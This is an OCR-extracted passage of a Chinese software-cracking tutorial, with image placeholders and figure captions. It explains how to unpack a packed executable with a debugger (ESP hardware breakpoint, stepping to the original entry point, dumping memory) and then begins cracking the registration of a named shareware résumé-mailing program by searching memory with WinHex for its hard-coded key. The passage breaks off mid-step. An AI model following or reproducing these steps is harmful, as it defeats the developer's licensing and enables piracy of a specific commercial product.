

图7

我们使用鼠标选中ESP值，然后点击右键，选择"数据窗口中跟随"（图7），接着到下面的跟随窗口选中第一个地址，右键选"断点"-"硬件访问"-"Word"（有些版本的是"字"），如图8。

按F9运行程序，来到**006073B0 75 08 jnz short 006073BA**处。我们连续按3次F8就可以跳到程序原来的真正的入口点了（Original Entry Point，原始入口点，简称OEP）！还等什么，我们来脱壳吧！右键选"jump debugger process"，出现如图9，图10所示的窗口，选择"dump"再保存文件就成功脱掉壳了！

**关键词解释：dump**

翻译为转存，一般来说，Windows下的可执行文件在运行的时候，都要被按照一定的规律加载到内存中，加了壳的文件在运行时大多会在某一时刻在内存中完全还原，把这一时刻内存里的内容转存到硬盘上，就得到了一个原始的可执行文件，这个转存的操作称为dump。当然，很多dump得到的文件还需要做一些修复工作才能正常运行，在这里就不多谈了。


图8

脱完壳后我们就来破解吧，先做前期的收集信息工作。在软件的"帮助与注册"中选择"注册"可以看到如图11所示的注册框。看到这个注册框不知道各位是怎么想的，反正我是想到只要求输入注册码而没有要求输入用户名或者机器码什么的，90%是有且只有1个注册码的！也就是说我们无论输入什么都会跟作者早已制作好的注册码相比较，相同的话就注册成功，不同的话软件没有任何提示。

对于这么简单的软件就不用请OD了，直接使用WinHex一分钟搞定。先运行简历电邮版，然后在输入注册码窗口中随便输入一个注册码，比如ababababababababababab，然后按"确定"，注册窗口消失，但是还是显示没有注册。这时候不要关闭简历电邮版，而是直接启动WinHex，在主菜单选"工具"-




图9




图11




图12

